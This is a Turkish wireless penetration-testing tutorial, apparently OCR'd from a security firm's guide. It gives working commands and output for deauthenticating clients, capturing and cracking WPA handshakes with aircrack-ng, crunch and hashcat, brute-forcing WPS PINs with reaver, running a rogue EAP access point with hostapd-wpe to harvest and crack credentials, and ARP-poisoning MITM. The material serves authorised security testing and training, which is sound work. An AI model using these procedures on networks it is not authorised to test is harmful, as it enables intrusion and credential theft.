
airodump WPA handshake'i yakaladığında sağ üst tarafta bununla ilgili bir uyarı çıkacaktır.

```
CH 11 ][ Elapsed: 16 s ][ 2014-07-06 20:32 ][ WPA handshake: F8:1A:67:50:70:3C

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 F8:1A:67:50:70:3C  -18 100      165       68   10  11  54e. WPA  CCMP   PSK  BGA_Wifi

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 F8:1A:67:50:70:3C  20:C9:D0:BF:7D:F1  -30    1e- 1     78       29
```


Bu işlem Wireshark ile de yapılabilir. Bunun için komut satırında wireshark başlatılır.

wireshark&


Ardından sol tarafta yer alan arayüzlerden mon0'a çift tıklanır ve çıkan pencerede "Capture packets in monitor mode" seçilir. Son olarak yeşil yüzgeçe tıklanarak sniffing işlemine başlanır.



Wireshark bütün paketleri izleyecektir. Ancak burada önemli olan 4'lü el sıkışmayı(4-Way Handshake) oluşturan WPA paketlerini yakalamaktır. Bu nedenle filtre kısmına **eapol** yazılır ve bir istemcinin bir AP'ye bağlanması beklenir. Bağlantı sağlandığında görüntü aşağıdaki gibi olacaktır.



Daha sonra kırmızı kare düğmeye basılır ve sniffing durdurulur. Dosya pcap uzantılı olarak kaydedilir.



4. Şimdi ise sıra kablosuz ağa bağlı kullanıcıları düşürmekte. Beklenip bir kullanıcının bağlanmasıda beklenebilir ama bir kullanıcıyı düşürmek ve otomatik bağlanması ile WPA handshake elde etmek bize zaman kazandıracaktır. Bunun için;

```
aireplay-ng -0 5  -a F8:1A:67:50:70:3C -c 00:1E4C:43:A6:3E mon0
```

-0 deauthentication paketi hazırlar,
5 toplam paket sayısını belirtir,
-a access point'in MAC adresidir,
-c istemcinin MAC adresidir,
mon0 kullanılacak ağ arabirimidir.

Böylece hedef AP'den geliyormuş gibi istemciye 5 tane deauthentication paketi gönderilir. Aynı işlem tüm istemciler durdurulana kadar deauthentication paketi gönderilerekte yapılabilir. -0 seçeneğinin yanında belirtilen 0 sayısı işlem durdurulana kadar paket göndermeye devam eder.

```
aireplay-ng -0 0  -a F8:1A:67:50:70:3C mon0
```

5. airodump-ng ekranına geçiş yapılırsa WPA handshake yakalandığında burada **"WPA Handshake: F8:1A:67:50:70:3C"** gibi bir ifade yazar.

Wireshark'ta ise daha önce bahsedildiği gibi filtre olarak **eapol** yazarak yakalanan handshake görüntülenebilir.

6. En son elde edilen WPA handshake ile kayıt edilen lol-01.cap dosyasının aircrack-ng ile kırılması gerekir. Bunun için;

```
airecrack-ng -w /pentest/wireless/aircrack-ng/test/password.lst -c lol-01.cap
```

-w wordlist/sözlük/parola veritabanının yolunu belirtir
-c .cap dosyasının yolunu belirtir.

Hedefe Yönelik Sözlük Oluşturma

Kullanılacak olan sözlük çok önemlidir. Hem basit ve öntanımlı parolalar, hemde hedefe yönelik olası parolaların sözlük içinde kullanılması çalışmanın başarısını doğrudan etkileyecektir. Basit parolalar için rockyou ve benzeri kelime listeleri kullanılabilir. Hedefe yönelik olası parola kombinasyonlarını çıkarmak için ise crunch aracı kullanılabilir. Örneğin hedefte Kurum A.Ş. olsun. Kurumsal firmalarda eğer kimlik doğrulama WPS-PSK ile sağlanıyorsa genelde kurum ismi ardından gelen 4-5 karakterlik bir sayı dizisi ve belki sonuna bir yada iki tane özel karakter şeklinde olmaktadır. Bu bilgiler ışığında crunch ile bir liste oluşturalım.

```
crunch 10 10 -t Kurum%%%%^ -o kurum1.txt
```

Yukarıdaki ifade de % sembolleri sayılara ve ^ sembolü özel karakterlere denk gelmektedir. Kurum kısmı ise -t ile özel bir liste hazırladığımızı belirttiğimiz için sabit olarak kalacaktır. Sonuçta crunch bize Kurum2378', Kurum8473!, Kurum0282= gibi kombinasyonlar üretecektir.

Crunch çıktısına göre bu sözlük 3MB yer kaplayacaktır ve içinde 330000 kombinasyon barındırmaktadır.

```
Crunch will now generate the following amount of data: 3630000 bytes
3 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 330000
```

Şifre kırıldığında ekranda gözükecektir.

```
root@kali:~# aircrack-ng -w kelime_listesi -c lol-01.cap
Opening lol-01.cap
Read 2417 packets.

  #  BSSID           ESSID                Encryption

  1  F8:1A:67:50:70:3C  BGA_Wifi             WPA (1 handshake)

Choosing first network as target.

Opening lol-01.cap
Reading packets, please wait...

                          Aircrack-ng 1.2 beta3


                [00:00:00] 2 keys tested (883.20 k/s)


                   KEY FOUND! [ Bga_Zor_Parola ]


    Master Key     : 7F EE F8 B2 19 A2 17 58 0F B6 18 F5 F1 06 9A 00
                     EC 12 7A 11 25 B1 51 BD A6 CD AA FF B4 88 B8 1E

    Transient Key  : 73 E7 72 6B 2E 41 74 75 D1 DB 19 37 57 5E 47 99
                     E5 E8 38 96 3B C9 5E 44 38 42 6C 60 BA F2 FA 0C
                     9F 50 0E 4E B9 72 4A 77 58 53 5E 05 9C D9 1A 76
                     69 8C 2E DE 91 77 5A D7 63 CE 17 F8 4D 26 36 B7

    EAPOL HMAC     : 7E E0 F4 48 80 72 DC FF C5 7B A1 0B 7D FD 59 E8
```

GPU Destekli Parola Kırma Çalışmaları

GPU ile kırma için AMD Radeon HD 7970 ekran kartına sahip Windows 8 işletim sistemi ve araç olarak oclHashcat64 kullanılmıştır.

Parola kırma işlemi hashcat üzerinde yapılacağı için öncelikle .cap uzantılı dosyanın hashcat için uygun şekilde dönüştürülmesi lazım.

```
aircrack-ng -J lol lol-01.cap
```

-J hashcat için oluşturulan dosyanın adıdır. En son yazılan dosya ise airodump-ng ile daha önce elde edilen cap dosyasıdır. Sonuç olarak bulunulan dizinde **lol**.**hccap** diye bir dosya oluşacaktır.

Windows için gerekli komut aşağıdakine benzerdir. -n ve --gpu--loops seçenekleri GPU modeline göre değişiklik gösterebilir. -m seçeneği WPA/WPA2 parolası kırmak için 2500 olarak ayarlanır. -a3 kaba kuvvet saldırısını ifade eder. -o parametresiyle çıktı dosyası belirtilir ve son olarak hccap uzantılı dosyanın yolu gösterilir.

```
oclHashcat64.exe -n 800 --gpu-loops 256 --status --force -m 2500 -a3 C:\Users\gpu\Desktop\lol.hccap
-o lol.txt
```

Hashcat bu komut için 1-2 yıllık bir tahmini süre vermektedir. Bu nedenle hashcatin kaba kuvvet saldırılarını daha verimli kılmak için sunduğu mask attack tipi kullanılabilir.

```
Session.Name...: oclHashcat
Status.........: Aborted
Input.Mode.....: Mask (?1?2?2?2?2?2?2?3) [8]
Hash.Target....: BGA_Wifi (20:c9:d0:bf:7d:f1 <-> f8:1a:67:50:70:3c)
Hash.Type......: WPA/WPA2
Time.Started...: Mon Jul 07 07:15:57 2014 (1 min, 34 secs)
Time.Estimated.: Tue Jan 05 15:26:50 2016 (1 year, 182 days)
Speed.GPU.#1...:   119.7 kH/s
Recovered......: 0/1 (0.00%) Digests, 0/1 (0.00%) Salts
Progress.......: 11059200/5533380698112 (0.00%)
Skipped........: 0/11059200 (0.00%)
Rejected.......: 0/11059200 (0.00%)
```

WPS Destekli Kablosuz Erişim Noktaları Güvenlik Testleri

WPS(WiFi Protected Setup) güvenli bir ağ kurmak için hızlıca aksiyon almayı sağlayan bir teknolojidir. Normal bir kullanıcı için, AP üzerindeki PIN numarası bağlanılmak istenen sistemde girilir. WPS ile bağlandıktan sonra gerekli konfigürasyonlar otomatik olarak yapılır ve kullanıcıya güçlü bir WPA-PSK parolası oluşturulur.

WPS PIN'leri sadece rakamlardan oluşur ve 8 hanelidir. Son hanesi diğer 7 hanenin doğruluğunu kontrol(checksum) için kullanılır. Bu durumda bir PIN kodunun alabileceği değerler en fazla 10^7(10 000 000)'dur. WPS kullandığı protokol gereği ise bu 7 haneyi, 4 ve 3 haneli olmak üzere iki kısıma ayırıp kontrol eder. İlk 4 hane için olası ihtimaller 10^4(10 000) ve sonraki 3 hane için 10^3(1000) toplamda ise 11000 olur. Bazı AP üreticileri bu PIN kodunu her cihazı için aynı yapmakta bazıları ise MAC adresinin son 6 hanesine göre hesaplamaktadır. Airties ve bazı üretici modemlerinde 5 PIN denemesinde sonra WPS kilitlenir ve bu

yolla yeni kullanıcının bağlanmasına izin verilmez. AP kapatılıp tekrar başlatılana kadar bu koruma devam eder. Bunu atlatmak için bilinen bir yöntem yoktur.

WPS saldırılarında yapılan ise bu 11000 ihtimali kaba kuvvet saldırısıyla ya da öntanımlı PIN numarasını girerek kırmaktır.

Bunun için önce monitor moda göre geçilir

```
airmon-ng start wlan1
```

Çıktısı böyledir

```
Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID    Name
2255    dhclient
13980    dhclient
32353    wpa_supplicant
Process with PID 2255 (dhclient) is running on interface wlan1
Process with PID 13980 (dhclient) is running on interface wlan1
Process with PID 32353 (wpa_supplicant) is running on interface wlan1


Interface    Chipset        Driver

wlan1    Atheros AR9271    ath9k - [phy4]
                           (monitor mode enabled on mon0)
```

PIN kodu, arama motorlarında aratılabilir yada MAC adresinin son 6 hanesinden PIN hesaplayan çeşitli scriptlerle bulunabilir.

AP'ler wash aracıyla taranır:

```
wash -i mon0
```

Hedef belirlenirken WPS Locked kısmının No olmasına dikkat etmek gerekir. Yes olanlar AP'nin daha önce bahsedildiği gibi WPS kaba kuvvet saldırılarına karşı önlem alınan ve artık bu yolla kullanıcı almayan tipte olduğunu belirtir. Ayrıca RSSI altında belirtilen dbm değerinin de küçük(reel olarak) olmamasına dikkat etmek gerekir.

Hedef belirlendikten sonra -b ile MAC adresi, -c ile çalıştığı kanal, -e ile SSID ve -p ile PIN kodu verilir. -p verilmese dahi reaver olası tüm değerleri deneyecektir.

```
reaver -i mon0 -b 90:F6:52:82:B2:E2 -p 85654747 -e BGASinif -c 8 -vvv
```

Doğru PIN numarası için sonuç aşağıdaki gibi olur.

```
Reaver v1.4 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Switching mon0 to channel 8
[+] Waiting for beacon from 90:F6:52:82:B2:E2
[+] Associated with 90:F6:52:82:B2:E2 (ESSID: BGASinif)
[+] Trying pin 85654747
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received M7 message
[+] Sending WSC NACK
[+] Sending WSC NACK
[+] Pin cracked in 4 seconds
[+] WPS PIN: '85654747'
[+] WPA PSK: 'BGASinif!!'
[+] AP SSID: 'BGASinif'
[+] Nothing done, nothing to save.
```

EAP Kullanılan Kablosuz Ağ Ortamlarına Yönelik Güvenlik Testleri

Bu test için hedef kurumla aynı SSID'ye sahip, her türlü EAP metotunu kabul eden, arkada kimlik doğrulama için RADIUS sunucu çalışan sahte bir AP yayını yapılacaktır. İstemci tarafında doğru yapılandırmaların yapılmadığı(sunucu sertifikasının doğrulanmaması, yeni RADIUS sunuculara bağlandığında bunun prompt çıkartılarak kullanıcıya sorulması, public sertifikalara her zaman güvenilmesi gibi) kurumsal ağlarda bu atak başarılı olabilir.

Atak için hostapd aracı kullanılacaktır. Aracın indirilmesi ve kurulumu github'daki sayfası harfiyen takip edilerek yapılabilir. Github'daki sayfada hostapd-2.2 ve bu atak için gerekli hostapd-wpe pathci bulunmaktadır. Kurulum tamamlandıktan sonra hostapd2.2 altındaki hostapd-wpe dosyası çalıştırılır.


Çalıştırmak için bir konfigürasyon dosyası gerekmektedir. Kurulum içinde bu dosya gelmektedir. Normal hostapd.conf dosyası içerisinde ileriye seviye çok fazla opsiyon bulunmaktadır. Kurulum sırasında yapılan patch işlemiyle bize en gereki satırların aktif edildiği hali hostapd-wpe.conf olarak yer alır. Ama bunun üzerinde de bazı değişikliler gerekmektedir:

```
interface=wlan1
#driver=wired
ssid=BGA-Personel
hw_mode=g
channel=1
```

```
hostapd-wpe -s hostapd-wpe.conf
```

ile çalıştırılabilir.

```
root@kali:~/tools/wifi/hostapd-2.2/hostapd# ./hostapd-wpe -s hostapd-wpe.conf
Configuration file: hostapd-wpe.conf
Using interface wlan1 with hwaddr a0:f3:c1:27:bf:e8 and ssid "BGA-Personel"
wlan1: interface state UNINITIALIZED->ENABLED
wlan1: AP-ENABLED
```



Bir kullanıcı bağlandığında:

```
wlan1: STA 28:ba:b5:39:c0:1d IEEE 802.11: authenticated
wlan1: STA 28:ba:b5:39:c0:1d IEEE 802.11: associated (aid 1)
wlan1: CTRL-EVENT-EAP-STARTED 28:ba:b5:39:c0:1d
wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25


mschapv2: Thu Sep 18 13:40:18 2014
         username:       deneme
         challenge:      79:4e:1d:af:93:8f:a6:d8
         response:       e2:11:13:e5:74:87:48:ae:56:61:6c:11:35:7e:c9:0d:a8:7a:63:0d:5b:89:d4:68
         jtr                                                                    NETNTLM:
        deneme:$NETNTLM$794e1daf938fa6d8$e21113e5748748ae56616c11357ec90da87a630d5b
89d468
```

Son satırda bize jtr koduyla John The Ripper aracı ile kırmak için formatı vermiştir.

deneme:$NETNTLM$794e1daf938fa6d8$e21113e5748748ae56616c11357ec90da87a630d5b89d468 satırı bir metin dosyasına yazılır.

```
root@kali:~/tools/wifi/hostapd-2.2/hostapd# john --format=NETNTLM deneme-eap
Loaded 1 password hash (NTLMv1 C/R MD4 DES (ESS MD5) [32/32])
deneme          (deneme)
guesses: 1  time: 0:00:00:00 DONE (Thu Sep 18 13:48:03 2014)  c/s: 800  trying: deneme - emened
```


Man-in-the-middle(MITM) testleri

En çok karşılaşılan atak türlerindendir. Saldırgan kullanıcı ile AP arasına girer ve tüm trafiğin kendisi üzerinden akmasını sağlar. Sslstrip gibi araçlarla HTTPS trafiği içinde araya girebilir. Bu saldırı farklı protokoller içinde uygulanabilir. Genelde ARP poisoning(zehirleme) tekniği kullanılır.

ARP poisoning temelinde yerel ağdaki sistemlerin birbirleriyle MAC adresleriyle haberleşmesi vardır. MAC adresi ile haberleşme OSI katmanının 2. katmanına denk gelir. Haberleşme ARP istekleriyle gerçekleştirilir.

Bir sistemin yeni bir ağa dahil olduğunu ve bu ağdaki diğer bir sisteme ping atmak istediğini düşünelim. Sistem eğer bu IP ile daha önce iletişim kurmuş olsaydı kendi ARP tablosuna bakardı. Ağa yeni dahil olduğunda (yada daha önce o IP ile iletişim kurmadıysa) öncelikle broadcast bir istekte bulunur. Bu istekte hedef IP'nin kime ait olduğu sorulur. Hedef sistemden gelen yanıtla o IP'ye ait sistemin MAC adresini elde eder. Bu MAC adresi-IP ikilisi artık sistemin kendi ARP tablosuna da geçmiştir.

Örnek ekran görüntüsünde 172.16.16.186 IP'sine sahip sistemden 172.16.16.14 IP'li sisteme ping atılmıştır. Daha önce bağlantı kurulmadığı için önce Broadcast ARP isteğinde bulunulmuştur.




Bu istekten önce ARP tablosu:

```
root@kali:~# arp -a
? (172.16.16.1) at 00:1f:d0:8d:86:db [ether] on wlan1
? (172.16.16.186) at a0:f3:c1:27:bf:e8 [ether] on eth0
```

Bu istekten sonra ARP tablosu:

```
root@kali:~# arp -a
? (172.16.16.1) at 00:1f:d0:8d:86:db [ether] on wlan1
? (172.16.16.14) at 20:c9:d0:bf:7d:f1 [ether] on wlan1
? (172.16.16.186) at a0:f3:c1:27:bf:e8 [ether] on eth0
```

MitM saldırılarında saldırgan kurban sisteme gatewayin IP'sine karşılık kendi MAC adresinin olduğu ARP paketi gönderir. Böylece gateway olarak kendisini görmesini sağlar. Diğer yandan ise gatewaye kurbanın IP'sine karşılık kendi MAC adresinin olduğu ARP paketi gönderir. Böylece gateway saldırganı asıl kullanıcı olarak görür. Artık kurbandan çıkan istekler önce saldırganın sistemine, ordanda gatewaye ulaşacaktır.



